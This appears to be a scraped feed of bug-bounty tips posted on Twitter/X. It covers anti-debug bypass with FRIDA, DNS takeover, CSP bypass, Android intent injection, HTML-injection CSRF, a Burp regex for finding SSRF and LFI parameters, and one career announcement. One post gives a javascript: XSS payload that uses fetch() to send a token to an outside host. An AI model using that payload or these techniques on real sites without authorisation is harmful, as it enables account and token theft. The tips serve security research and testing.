
🔬 FRIDA for Bypassing Anti-Debug
🐍 This tutorial shows you how to use Dynamic Binary Instrumentation (DBI) and the Interceptor.attach method to defeat common anti-debugging features in Windows binaries.
👉 https://t.co/4zvrmLkPXB
Under project "The Sword" I present:

🛠️ etxNuclei Template Generator
Submit CVE + POC → AI generates YAML → validated → uploaded to Slack
Converts exploits to scan templates in seconds. No manual YAML writing.
https://t.co/FkrFlyNCD1
#bugbounty#n8n

A DNS takeover is not the same as a subdomain takeover.
DNS takeovers have become a popular but often misunderstood vulnerability.
In this blog, you will learn:
✅ The difference between a DNS and subdomain takeover: A subdomain takeover exploits a service a domain points to, while a DNS takeover gives the attacker full control over the DNS server itself, which is more severe.
✅ How to spot a vulnerable domain: Learn the two key criteria for detecting a DNS takeover, including looking for a SERVFAIL or REFUSED status and identifying a domain's authoritative nameservers.
✅ How to take control of a domain: The blog walks you through the process, from finding vulnerable DNS providers to the steps needed to claim a domain.
✅ Automated Detection: Discover how to use tools like Nuclei with specific templates to automate the detection of domains that are potentially vulnerable to a DNS takeover.
Want to master DNS takeovers and learn how to defend against them?
Read the full article for a complete guide.👇
https://t.co/t68sgAyiaU
Solution: javascript://httpbin.org/%0afetch('https://x.com/#');
When the Query is being added to the URL, it will look like: javascript://httpbin.org/%0afetch('https://x. com?token=SEC#');
The trick is using fragment (#) to ensure closing the function call
Found an XSS but got blocked by the CSP?
https://t.co/0aA3GyIOVz has a compiled list of ways to bypass the Content-Security Policy. Check out the video below 👇
If you see android:exported="true" in AndroidManifest.xml in Android pentests, you should definitely try the intent injection method, this may give you ssrf, exfiltration sensitive data, rce. 🥰🌹🥳
#BugBounty#bugbountytips
Sometimes people think they've found HTTP request smuggling, when they're actually just observing HTTP keep-alive or pipelining. This is usually a false positive, but sometimes there's actually a real issue there! Learn how to tell the two apart:
https://t.co/K8BqcVxu5A

HTML Injection That Paid $3K
Main issue: most websites only rely on SameSite cookies for CSRF protection.
No XSS? No problem.
HTML Injection + <form> can still trigger sensitive actions.
Hope this helps!
Honorable mention to my bug bounty partner @fariqfgi 🙌
Quick and dirty way to find parameters vulnerable to LFI & Path Traversal & SSRF & Open Redirect:
Burp Search > Regex
\?.*=(\/\/?\w+|\w+\/|\w+(%3A|:)(\/|%2F)|%2F|[\.\w]+\.\w{2,4}[^\w])
And find potentially vulnerable SSRF params
- https://t.co/6cfBPVn0FM
#SSRF#cybersec
I received a lot of DMs, Mentions and Comments as to why I left Bug-Bounty, where did I vanish, when would I continue with my 100k challenge and so on.
So here is the answer.
I have joined @Meta — London, UK as a Product Security Engineer which I still can't believe just happened.
I was extremely busy with the interview preparation, the interview itself and Visa Requirements afterwards for this huge change in my life.
I am extremely grateful for this opportunity and ready for the challenges ahead. Here’s to new beginnings!
Regarding bug-bounty, I will soon resume on the 100k challenge, but this time, with more energy, power, focus determination and hardwork.
#Meta #SecurityEngineer #DreamJob




![0x0SojalSec's tweet photo. Quick and dirty way to find parameters vulnerable to LFI & Path Traversal & SSRF & Open Redirect:
Burp Search > Regex
\?.*=(\/\/?\w+|\w+\/|\w+(%3A|:)(\/|%2F)|%2F|[\.\w]+\.\w{2,4}[^\w])
And find potentially vulnerable SSRF params
- https://t.co/6cfBPVn0FM
#SSRF #cybersec https://t.co/ipnHHHaID4](https://pbs.twimg.com/media/GhHCu55bIAAv5R-.png)